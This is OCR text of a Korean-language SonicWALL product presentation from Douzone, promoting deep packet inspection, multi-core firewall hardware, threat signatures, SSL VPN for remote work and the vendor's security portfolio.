
- 사용자 인증




SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE

SONICWALL의 특장점- RF-DPI(RE-ASSEMBLY FREE DEEP PACKET INSPECTION)






네트워크 환경에서의 최상의 Scan 방식으로 **패킷의 재조합이 없기 때문에 Scan 시간을 최소화** 하고 메모리 버퍼 부족으로 인한 **Scan 사이즈 제한 없음** 모든 TCP Stream에 대해 Scan 지원

미국특허 7,310,815 - A method and apparatus for data stream analysis and blocking.

© Copyright SonicWALL

SONICWALL의 특장점- MULTI CORE




고속 네트워크 트래픽 처리에 최적화 된 Cavium Multi-Core CPU 사용하여 **안정적인 트래픽 분산 처리를 구현** Data Core 와 Manage Core를 분리하여, 트래픽으로 인한 과부하 환경에서도 **안정적인 관리 환경 제공**

© Copyright SonicWALL

SONICWALL의 특장점- 신뢰성 있는 시그니처

20년 이상의 자체 보안 분석팀의 기술력


- 약 3만개의 Signature 내장 및 5,000만개 이상의 클라우드 시그니쳐 보유
- 자체 위협 정보 분석팀 운영
- 보안 벤더와 협력을 통한 Zero-Day Attack 및 Botnet/APT 공격 차단
  - Microsoft MAPP,
  - WildList, Websense, Sophos 등
- 보안 리서치 기관과 협력
  - Powerful insight (IP Reputation)
- 긴급/중요 위협 정보
  - 100만 대 이상에서 제공하는 정보
  - 실 네트워크에서 발생하는 위협 정보 분석



© Copyright SonicWALL

SONICWALL SSL VPN

SMART WORK



✓ 기업의 업무 환경은 근래 극적으로 변화되어, 더 이상 사무실에서만 일하는 것이 아니라
다른 시간, 다른 장소에서 일하고 심지어 이동 중에도 원격으로 업무를 하는 환경으로 변화되었습니다.

SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE

SMART WORK를 위한 다양한 요구

BYOD

내가 필요한 Data

어디서든

내가 선택한 App

언제라도

SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE


잠재적인 보안 위협

- 데이터 손실
- 멀웨어
- 접속 단말의 급증
- 불법 Apps
- 단말기 분실, 도난
- 자격증명 도용
- 공용 Wi-Fi

✓ 회사는 직원이 언제 어디서나 필요한 데이터에 여러가지 보안 위협으로 부터 **안전하게 접근 할 수 있는 방법을** 찾아야 합니다.

© Copyright SonicWALL

SONICWALL 보안 PORTFOLIO


SPI 방화벽 , 외부 공격,
Malware 유입 차단
SonicWALL
Capture Cloud
네트워크보안
SonicWALL
Cloud Sandbox를 통한
Zero-day 공격 방어
Smart Worker
SSL VPN을 통한 외부
직원의 안전한 내부 접속
Server Farm
비 허용 Application 차단,
Bandwidth 제어, 웹사이트
차단
본, 지사간의 IPSec VPN을
통한 보안 통신
User Farm
Headquarter
Branch Office

SONICWALL™

감사합니다